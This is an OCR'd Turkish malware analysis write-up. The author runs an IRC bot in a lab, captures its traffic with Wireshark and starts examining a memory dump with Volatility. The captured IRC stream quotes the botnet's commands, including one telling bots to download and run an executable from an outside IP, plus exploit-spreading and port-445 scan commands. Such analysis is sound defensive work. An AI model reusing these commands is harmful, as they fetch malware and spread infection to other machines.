

C:\Documents and Settings\Administrator\Desktop\DumpIt.exe
DumpIt - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>
Address space size: 536870912 bytes (512 Mb)
Free space size: 6061494272 bytes (5780 Mb)
* Destination = \??\C:\Documents and Settings\Administrator\Desktop\MERT-6756C49361-20111222-172321.raw
--> Are you sure you want to continue? [y/n] y
+ Processing...
Recycle Bin
Immunity Debugger
Desktop
start
19:22



Zararlı yazılımı çalıştırır çalıştırmaz Wireshark aracı üzerinde HTTP ve IRC trafiği oluştuğunu gördüm ve bir IRC istemci yazılımı ile tespit edilen bu IRC sunucusuna bağlandım. Sunucuya bağlandığımda kanalın boş olması, botların ifşa olmasını engelleme adına özel olarak geliştirilmiş/modifiye edilmiş bir irc sunucusu olduğuna işaret ediyordu. Botun IRC kanalına giriş yapar yapmaz, internete çıkış yaptığı ip adres bloğunun 445. bağlantı noktasını otomatik olarak taramaya (port scan) başlaması da gözümden kaçmadı. Wireshark üzerindeki HTTP paketlerini incelediğimde ise botun NAT'lanmış IP adresini öğrenebilmek için bir kaç sayfaya bağlanmaya çalıştığını farkettim.



AZ Environment variables 1.0
www.pr0.net/deny2/azenv.php
Hack 4 Career. Infor...
Mert SARICA (mertsa...
Other bookmarks
HTTP_ACCEPT = text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_CHARSET = ISO-8859-1,utf-8;q=0.7,*;q=0.3
HTTP_ACCEPT_ENCODING = gzip,deflate,sdch
HTTP_ACCEPT_LANGUAGE = en-US,en;q=0.8
HTTP_CONNECTION = keep-alive
HTTP_HOST = www.pr0.net
HTTP_USER_AGENT = Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.7 (KHTML, like Gecko) Chrome/16.0.912.63 Safari/535.7
REMOTE_ADDR = 78.179.208.
REMOTE_PORT = 27996
REQUEST_METHOD = GET
REQUEST_URI = /deny2/azenv.php
REQUEST_TIME = 1324575554


Follow TCP Stream
Stream Content
NICK [N00_TUR_XP_1449297]
USER SP3-687 * 0 :MERT-6756C49361
:irc.dal.net NOTICE AUTH :*** Looking up your hostname...
:irc.dal.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
:irc.dal.net 001 [N00_TUR_XP_1449297]
:irc.dal.net 002 [N00_TUR_XP_1449297] : MOdded by uNknOwn Crew
:irc.dal.net 003 [N00_TUR_XP_1449297]
:irc.dal.net 004 [N00_TUR_XP_1449297] : www.uNknOwn.eu - iD@uNknOwn.eu
:irc.dal.net 005 [N00_TUR_XP_1449297]
:irc.dal.net 005 [N00_TUR_XP_1449297]
:irc.dal.net 005 [N00_TUR_XP_1449297]
:irc.dal.net 422 [N00_TUR_XP_1449297] :MOTD File is missing
:[N00_TUR_XP_1449297] MODE [N00_TUR_XP_1449297] :+iwG
MODE [N00_TUR_XP_1449297] -ix
JOIN #h ....
MODE [N00_TUR_XP_1449297] -ix
JOIN #h ....
MODE [N00_TUR_XP_1449297] -ix
JOIN #h ....
MODE [N00_TUR_XP_1449297] -ix
JOIN #h ....
:[N00_TUR_XP_1449297]!SP3-687@78.179.208. JOIN :#h
:irc.dal.net 332 [N00_TUR_XP_1449297] #h :.asc -S -s |.http http://46.45.164.165/hhh.exe |.asc exp_all 15 5 0 -c -e |.asc exp_all 15 5 0 -b -r -e |.asc exp_all 15 5 0 -c |.asc exp_all 10 5 0 -a -r -e |.asc exp_all 10 5 0 -c -e
:irc.dal.net 333 [N00_TUR_XP_1449297] #h j 1324479020
PRIVMSG #hs :HTTP SET http://46.45.164.165/hhh.exe
:irc.dal.net 401 [N00_TUR_XP_1449297] #hs :No such nick/channel
PRIVMSG #h :scan; Sequential Port Scan started on 78.179.208.0:445 with a delay of 5 seconds for 0 minutes using 15 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Random Port Scan started on 78.179.x.x:445 with a delay of 5 seconds for 0 minutes using 15 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Sequential Port Scan started on 192.168.18.0:445 with a delay of 5 seconds for 0 minutes using 15 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Random Port Scan started on 78.x.x.x:445 with a delay of 5 seconds for 0 minutes using 10 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Sequential Port Scan started on 78.179.208.0:445 with a delay of 5 seconds for 0 minutes using 10 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PING :irc.dal.net
PONG irc.dal.net
Entire conversation (2544 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close




Zararlı yazılım ile ilgili daha fazla bilgi almak için Volatility ile bellek dosyasını incelemeye başladım.


İlk olarak PSLIST komutu ile sistem üzerinde çalışan işlemleri (process) listeledim ve çalıştırılma zamanına göre zararlı yazılımın sistem üzerinde 2888 PID’sine sahip indek.exe adı altında çalıştığını gördüm.




DLLLIST komutu ile zararlı yazılım tarafından yüklenen DLL dosyalarını listelediğimde ise urlmon.dll ve cryptdll.dll dosyaları şüpheli duruyordu.

